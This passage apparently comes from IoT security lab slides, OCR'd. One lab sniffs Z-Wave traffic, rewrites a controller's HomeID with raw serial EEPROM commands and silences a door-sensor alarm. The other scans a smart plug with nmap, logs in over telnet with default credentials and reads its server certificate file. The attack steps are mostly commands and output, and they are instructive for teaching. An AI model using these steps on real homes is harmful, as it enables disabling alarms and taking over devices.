
or

  - `rtl_sdr -f 868420000 -s 2000000 -g 25 - | ./wave-in -u`

- Z-Wave messages are captured and network's HomeID can be identified

```
01 84 fa c6 14 41 01 0e 01 30 03 ff 0a db 00 00 00 00
[x] HomeId: 184fac6, SourceNodeId: 14, FC0: 41, FC1: 1, FC[speed=0 low_power=0
 ack_request=1 header_type=1 beaming_info=0 seq=1], Length: 14, DestNodeId: 1,
 CommandClass: 30, Payload: 03 ff 0a
```

Exploit Backup/restore functionnality



Exploit Backup/restore functionnality

Watching Z-Way Server

```
[2017-11-22 17:55:42.926] [D] [zway] SENDING: ( 01 0C 00 2B 00 00 08 00 04 DE AD BE EF F6 )
[2017-11-22 17:55:42.927] [D] [zway] RECEIVED ACK
[2017-11-22 17:55:42.936] [D] [zway] RECEIVED: ( 01 04 01 2B 01 D0 )
[2017-11-22 17:55:42.936] [D] [zway] SENT ACK
[2017-11-22 17:55:42.936] [I] [zway] Job 0x2b (Write bytes to extended EEPROM): Done
[2017-11-22 17:55:42.936] [D] [zway] Job 0x2b (Write bytes to extended EEPROM): success
[2017-11-22 17:55:42.956] [I] [zway] Removing job: Write bytes to extended EEPROM
[2017-11-22 17:55:42.956] [D] [zway] SENDING: ( 01 25 00 2B 00 05 80 00 1D 01 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 68 )
[2017-11-22 17:55:42.959] [D] [zway] RECEIVED ACK
[2017-11-22 17:55:42.966] [D] [zway] RECEIVED: ( 01 04 01 2B 01 D0 )
[2017-11-22 17:55:42.966] [D] [zway] SENT ACK
[2017-11-22 17:55:42.966] [I] [zway] Job 0x2b (Write bytes to extended EEPROM): Done
[2017-11-22 17:55:42.966] [D] [zway] Job 0x2b (Write bytes to extended EEPROM): success
[2017-11-22 17:55:42.986] [I] [zway] Removing job: Write bytes to extended EEPROM
```

HomeID modification commands

```
$ echo -e "\x01\x0C\x00\x2B\x00\x00\x08\x00\x04\xDE\xAD\xBE\xEF\xF6" > /dev/ttyACM0
$ echo -e "\x01\x25\x00\x2B\x00\x05\x80\x00\x1D\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x68" > /dev/ttyACM0
```

Step 2: Create a universal controller

- Use the set_home_id.sh script
  - `./set_home_id.sh /dev/ttyACM0 HOMEID`
- Restart it to get a universal controller
  - Modified HomeID with pre-registered nodes
  - Start Open Z-Wave Control Panel
  - `ozwcp`

Step 2: Network Auto-discovery

- Set the device interface to `/dev/ttyACM0`
- Do not check the USB checkbox
- Click on `Initialize`
- The controller starts with the new HomeID and performs Network auto-discovery
  - ~10 minutes long process
- Led Bulb should have NodeID 21
  - Open the door sensor, alarm goes on
  - Set level to 0 and press submit to neutralize it

Lab session 4
Inside a smart plug

Inside a smart plug

- The smart plug provides a Wifi network: mFI D25CE7
- Connect your host to this WiFi network
- Execute nmap to find the IP of the connected smart plug:
- Nmap –sn 192.186.2.0/24

```
skywalker:smartplug AbdelkaderLahmadi$ /opt/local/bin/nmap -sn 192.168.2.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-21 17:29 CEST
Nmap scan report for 192.168.2.20
Host is up (0.0067s latency).
Nmap scan report for 192.168.2.119
Host is up (0.00071s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 3.25 seconds
```

- Using your browser type the IP address of the smart plug (192.168.2.20)

- Scan the device using nmap to identify the open ports

```
skywalker:smartplug AbdelkaderLahmadi$ sudo /opt/local/bin/nmap -sS 192.168.2.20
Password:

Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-21 17:34 CEST
Nmap scan report for 192.168.2.20
Host is up (0.014s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
23/tcp   open  telnet
53/tcp   open  domain
80/tcp   open  http
443/tcp  open  https
8080/tcp open  http-proxy
MAC Address: 26:A4:3C:D3:5C:E7 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.87 seconds
```

Cool

How?: inside a smart plug

Port	Protocol	State	Service	Version
22	tcp	open	ssh	Dropbear sshd 0.51 (protocol 2.0)
23	tcp	open	telnet	Busybox telnetd
53	tcp	open	tcpwrapped	
80	tcp	open	http	lighttpd 1.4.31
443	tcp	open	http	lighttpd 1.4.31
7681	tcp	open	unknown	
8080	tcp	open	http	lighttpd 1.4.31
49152	tcp	open	upnp	Portable SDK for UPnP devices 1.6.18 (Linux 2.6.32.29; UPnP 1.0)

- Telnet connections (port 23)
- Possible SSH connections with easy to find login/password
- Dropbear sshd 0.51: 2 vulnerabilities
- Lighttpd 1.4.31: 6 vulnerabilities
- DNS resolver (port 53): could be used as a DDoS amplifier

- Let’s connect to the device using telnet!!

```
skywalker:smartplug AbdelkaderLahmadi$ telnet 192.168.2.20
Trying 192.168.2.20...
Connected to 192.168.2.20.
Escape character is '^]'.
mFid25ce7 login: ubnt
Password:


BusyBox v1.11.2 (2013-11-11 20:08:57 PST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

MF.v2.0.8#
```

- Let’s explore the file system

```
 424 root      1972 S <  /bin/watchdog -t 1 /dev/watchdog
1042 root         0 SW   [power thread]
1062 root      1984 S    init
1063 root      1940 S    /bin/dropbear -F -d /var/run/dropbear_dss_host_key -r /var/run/dro
pbear_rsa_host_key -p 22
1064 root      6256 S    /bin/infctld
1065 root      1976 S    /bin/syslogd -n -O /var/log/messages -l 8 -s 200 -b 0
1066 root      1992 S    /sbin/udhcpc -f -i ath0 -V ubnt -A 10 -s /etc/udhcpc/udhcpc -p /va
r/run/udhcpc.ath0.pid
1067 root      1284 S    /bin/dnsmasq -k -C /etc/dnsmasq.ath1.conf -x /var/run/dnsmasq.ath1
.pid
1068 root      5496 S    /bin/lighttpd -D -f /etc/lighttpd.conf
1069 root      6524 S    /bin/ubnt-websockets
1070 root      1980 S    /bin/telnetd -F -p 23
1071 root      1984 S    /bin/crond -f -S
1072 root      3652 S    /bin/mcad
1073 root      3624 S    /bin/mca-monitor
1074 root      6252 S    /usr/bin/wevent
1114 root      2556 S    upnpd ath0
1115 root      2556 S    upnpd ath0
1117 root      2556 S    upnpd ath0
1118 root      2556 S    upnpd ath0
1119 root      2556 S    upnpd ath0
1120 root      2556 S    upnpd ath0
1122 root      2556 S    upnpd ath0
1123 root      2556 S    upnpd ath0
1141 root      6516 S    /bin/ubnt-websockets
8592 root      1984 S    -sh
8613 root      1980 R    ps w
MF.v2.0.8#
```

Let’s explore network connections

```
MF.v2.0.8# netstat -antu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:59904         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:7681            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:49153           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:53              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:60086         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:33722         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:59706         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:38481         127.0.0.1:59706         ESTABLISHED
tcp        0      0 127.0.0.1:59706         127.0.0.1:38481         ESTABLISHED
tcp        0      0 127.0.0.1:51156         127.0.0.1:60086         ESTABLISHED
tcp        0      0 127.0.0.1:52534         127.0.0.1:33722         ESTABLISHED
tcp        0      0 127.0.0.1:59904         127.0.0.1:41056         ESTABLISHED
tcp        0      0 127.0.0.1:60086         127.0.0.1:51156         ESTABLISHED
tcp        0      0 127.0.0.1:33722         127.0.0.1:52534         ESTABLISHED
tcp        0      0 127.0.0.1:41056         127.0.0.1:59904         ESTABLISHED
tcp        0      0 :::53                   :::*                    LISTEN
tcp        0      0 :::22                   :::*                    LISTEN
tcp        0      0 :::23                   :::*                    LISTEN
tcp        0   1606 ::ffff:192.168.2.20:23   ::ffff:192.168.2.119:51638 ESTABLISHED
udp        0      0 0.0.0.0:10001           0.0.0.0:*
udp        0      0 127.0.0.1:49692         0.0.0.0:*
udp        0      0 0.0.0.0:53              0.0.0.0:*
udp        0      0 0.0.0.0:67              0.0.0.0:*
udp        0      0 0.0.0.0:50138           0.0.0.0:*
udp        0      0 0.0.0.0:1900            0.0.0.0:*
udp        0      0 :::53                   :::*
```

The embedded web server private key

```
MF.v2.0.8# cat /etc/server.pem
-----BEGIN CERTIFICATE-----
MIICeTCCAeICCQDUdwkebAkKlDANBgkqhkiG9w0BAQUFADCBgDELMAkGA1UEBhMC
TFQxDzANBgNVBAcTBkthdW5hczEfMB0GA1UEChMWVWJpcXVpdGkgTmV0d29ya3Mg
SW5jLjEPMA0GA1UECxMGZGV2aW50MQ0wCwYDVQQDEwR1Ym50MR8wHQYJKoZIhvcN
AQkBFhBzdXBwb3J0QHVibnQuY29tMB4XDTA3MDUxNzEzMDYxOVoXDTE4MDQyOTEz
MDYxOVowgYAxCzAJBgNVBAYTAkxUMQ8wDQYDVQQHEwZLYXVuYXMxHzAdBgNVBAoT
FlViaXF1aXRpIE5ldHdvcmtzIEluYy4xDzANBgNVBAsTBmRldmludDENMAsGA1UE
AxMEdWJudDEfMB0GCSqGSIb3DQEJARYQc3VwcG9ydEB1Ym50LmNvbTCBnzANBgkq
hkiG9w0BAQEFAAOBjQAwgYkCgYEAxL3nxJGOoYKXvwjkG0ApBJ9xL7F8mZWcHFtF
KIWm2UJ8jv3t01n6QLXQq//tc+7LlDiiwprV5ecQXUPxEBg5ixqdA9TFK/jwp2Qf
BoZ2GCzsLQOkjW9ip7ydTOD5SJV7VWPirw4lXVM+ALpVTmhoNFLfAriGaAuabs78
nsWk3jECAwEAATANBgkqhkiG9w0BAQUFAAOBgQC/AlRS2MTYNgWt6gYodz/+8gUJ
yxmzel6WNZvMYGoT0pe/zvVOxXZ03cJdQc4Y7XA4gAF2zc1DuTEXVSCbbyINLLhr
woM8P9xikIADDbQBdPxg7XjBSwfYEORwJzwgCC3CbmJ8BZGrDHdiav67AwZjvLku
xvWTZLa7VdGil4gMaA==
-----END CERTIFICATE-----
-----BEGIN RSA PRIVATE KEY-----
[redacted]
-----END RSA PRIVATE KEY-----
```